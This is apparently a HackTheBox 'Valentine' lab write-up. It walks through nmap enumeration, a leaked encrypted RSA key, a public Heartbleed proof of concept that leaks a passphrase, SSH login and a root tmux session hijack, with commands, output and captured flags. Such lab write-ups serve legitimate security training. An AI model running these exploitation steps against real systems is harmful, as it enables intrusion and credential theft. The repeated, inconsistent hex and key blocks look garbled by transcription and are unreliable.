HackTheBox – Valentine

PATH TO OSCP

–Filiplain

Wed 30 Jun 2021

Contents

1 HackTheBox Valentine **1**

1.1 Objectives 2

1.2 Service Enumeration 2


1.3 Web Enumeration 3

1.4 Making the Heart bleed 8

1.5 Getting User 10

1.6 Getting Root 10

1 HackTheBox Valentine



1.1 Objectives

- Exploit the “Heartbleed” vulnerability to get a key
- Use an encrypted RSA key to get access
- Use a Tmux session to Priv-Escalate

1.2 Service Enumeration

IP address

10.10.10.79

Ports Open


22
80
443

Full Nmap Scan

```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu
↪  Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: common-
↪  Name=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/cou
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2021-06-29T23:12:38+00:00; +3m05s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.3 Web Enumeration

Main page



Here is what looks like a hint for the “Heartbleed” vulnerability, so let’s see if the server is vulnerable by running this nmap scan:

```
nmap -sV --script=ssl-heartbleed -p443 valentine.htb
```

It confirms that the OpenSSL version is vulnerable:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/valentine]
└─$ nmap -sV --script=ssl-heartbleed -p443 valentine.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-30 09:35 EDT
Nmap scan report for valentine.htb (10.10.10.79)
Host is up (0.27s latency).

PORT    STATE SERVICE VERSION
443/tcp open  ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for
stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by th
e Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could a
llow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://cvedetails.com/cve/2014-0160/
|_      http://www.openssl.org/news/secadv_20140407.txt
```

Fuzzing the web server

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
↪  -u http://valentine.htb/FUZZ -e .php,.txt
```

```
dev                     [Status: 301, Size: 312, Words: 20, Lines: 10]
encode                  [Status: 200, Size: 554, Words: 73, Lines: 28]
encode.php              [Status: 200, Size: 554, Words: 73, Lines: 28]
decode                  [Status: 200, Size: 552, Words: 73, Lines: 26]
decode.php              [Status: 200, Size: 552, Words: 73, Lines: 26]
omg                     [Status: 200, Size: 147692, Words: 627, Lines: 620]
                        [Status: 200, Size: 38, Words: 2, Lines: 2]
```

"dev/" Directory:

“dev/notes.txt”:

```
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```

“dev/hype_key”:

Here we get a lot of hex values:

Not secure | valentine.htb/dev/hype_key

```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d
42 38 38 43 31 34 30 46 36 39 42 46 32 30 37 34 37 38 38 44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72
4c 30 6c 46 30 78 66 37 50 7a 6d 72 6b 44 61 38 52 0d 0a 35 79 2f 62 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75
49 36 0d 0a 30 45 49 30 53 62 4f 59 55 41 56 31 57 34 45 56 37 6d 39 36 51 73 5a 6a 72 77 4a 76 6e 6a 56 61 66 6d
34 41 7a 71 63 4d 2f 6b 69 67 4e 52 46 50 59 75 4e 69 58 72 58 73 31 77 2f 64 65 4c 43 71 43 4a 2b 45 61 31 54 38
48 76 48 6e 76 4f 36 53 63 48 56 57 52 72 5a 37 30 66 63 70 63 70 69 6d 4c 31 77 31 33 54 67 64 64 32 41 69 47 64
34 75 33 52 4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0d 0a 51 64 57 77 46 77 61 58 62 59 79 54 31
70 78 6a 76 66 71 2b 45 0d 0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 63 77 6e 53 64 64 48 57 38 57 33
46 44 32 6b 61 4f 4c 66 75 79 65 65 30 66 59 43 62 37 47 54 71 4f 65 37 45 6d 4d 42 33 66 47 49 77 53 64 57 38 4f
62 4c 73 70 4b 78 4d 4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c 50 4f 53 77 53 70 57 79 39 57 70 36 79 38 58 58 38 2b 46
31 4d 39 5a 51 53 4e 55 4c 77 31 44 48 43 47 50 50 34 4a 53 53 78 58 37 42 57 64 44 4b 0d 0a 61 41 6e 57 4a 76 46
75 53 72 75 61 69 32 37 6b 78 54 6e 4c 51 0d 0a 2b 77 51 38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47 73 4b 53 66 38
0a 41 6c 6f 51 36 6a 67 35 54 62 6a 35 4a 37 71 75 59 58 5a 50 79 6c 42 6c 6a 4e 70 39 47 56 70 69 6e 50 63 33 4b
37 65 58 2b 62 71 36 35 36 33 35 4f 4a 36 54 71 48 62 41 6c 54 51 31 52 73 39 50 75 6c 72 53 37 4b 34 53 4c 58 37
49 57 6d 6b 37 57 66 45 63 57 63 48 63 31 36 6e 39 56 30 49 62 53 4e 41 4c 6e 6a 54 68 76 45 63 50 6b 79 0d 0a 65
4b 77 4c 68 61 5a 52 4e 64 38 48 45 4d 38 36 66 4e 6f 6a 50 0d 0a 30 39 6e 56 6a 54 61 59 74 57 55 58 6b 30 53 69
6b 70 33 43 43 0d 0a 64 59 53 63 7a 36 33 51 32 70 51 61 66 78 66 53 62 75 76 34 43 4d 6e 4e 70 64 69 72 56 4b 45
70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e 73 6a 68 6c 59 61 38 73 76 62 56 4e 4e 66 6b 2f
54 56 43 6f 64 48 68 7a 48 56 46 65 68 54 75 42 72 70 2b 56 75 50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d
46 70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73 75 4c 61 42 4d 78 59 4b 6d
4d 38 4c 65 43 69 69 33 4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69
67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f 31
41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

If we convert from hex to text, we get an encrypted RSA key:

```
32 71 4c 0d 0a 73 75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44
76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2f 77 55 79
55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33
4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38
57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77 53 65 54 42 46
32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f
49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51
75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f
31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b
68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56
41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

hex numbers to text

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcvlKm6rCZgacwnSddHW8W3LxJmCxdxW5lt5dPiAkBYRUnl91ESCiD4Z+uC
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

If we try to use it, we need to provide a passphrase:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/valentine]
└─$ ssh -i id_rsa hype@10.10.10.79
Enter passphrase for key 'id_rsa': 
```

Let's get it!

1.4 Making the Heart bleed

Exploiting Heartbleed

Looking for exploits online, I found this github repo with a python2 exploit:

`https://github.com/mpgn/heartbleed-PoC`

```
python heartbleed-exploit.py 10.10.10.79
```

The exploit will create a file "out.txt" with a lot of hex values and the text values on the right side, so I did text formating to get only the text values:

```
cat out.txt |cut -f 21 -d " "|sed "30,3000d"
```

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/valentine]
└─$ cat out.txt |cut -f 21 -d " "|sed "30,3000d"
.@....SC[...r...
.+..H...9.......
.w.3....f.....".
!.9.8.........5.
................
............3.2.
....E.D...../...
A...............
................
..I...........4.
2...............
................
................
....#.......0.0.
1/decode.php..Co
ntent-Type:
ication/x-www-fo
rm-urlencoded..C
ontent-Length:
2....$text=aGVhc
nRibGVlZGJlbGlld
mV0aGVoeXBlCg==.
zl2./=......@.p<
..r.............
................
................
................
................
................

┌──(filiplain㉿fsociety)-[~/oscp/htb/valentine]
```

```
/decode.php..Content-Type:ication/x-www-form-urlencoded..Content-
↪  Length:2....$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
```

Here we see a request to the decoder "/decode.php", where there is "$text" variable defined with a base64 string "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==", if we decode this we get the passphrase we needed for the RSA key:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/valentine]
└─$ echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg=="|base64 -d
heartbleedbelievethehype
```

Passphrase: heartbleedbelievethehype

1.5 Getting User

Now that we have SSH key and the passphrase, let's ssh into the box as "hype":

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/valentine]
└─$ ssh -i id_rsa hype@10.10.10.79
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ cat Desktop/user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~$
```

1.6 Getting Root

Running a "ps -aux", there is an active tmux session:

```
root       1013  0.0  0.1  26416  1668 ?        Ss   06:00   0:01 /usr/bin/tmux -S /.devs/dev_sess
```

Checking for permissions on the session, we can write and read to it:

```
hype@Valentine:~$ ls -la /.devs/dev_sess
srw-rw---- 1 root hype 0 Jun 30 06:00 /.devs/dev_sess
hype@Valentine:~$
```

Hijacking Tmux Session

We just need to run the "/usr/bin/tmux -S /.devs/dev_sess" and we become root:

```
root@Valentine:/home/hype# cat /root/root.txt
f1bb6d759df1f272914ebbc9ed7765b2
root@Valentine:/home/hype#
```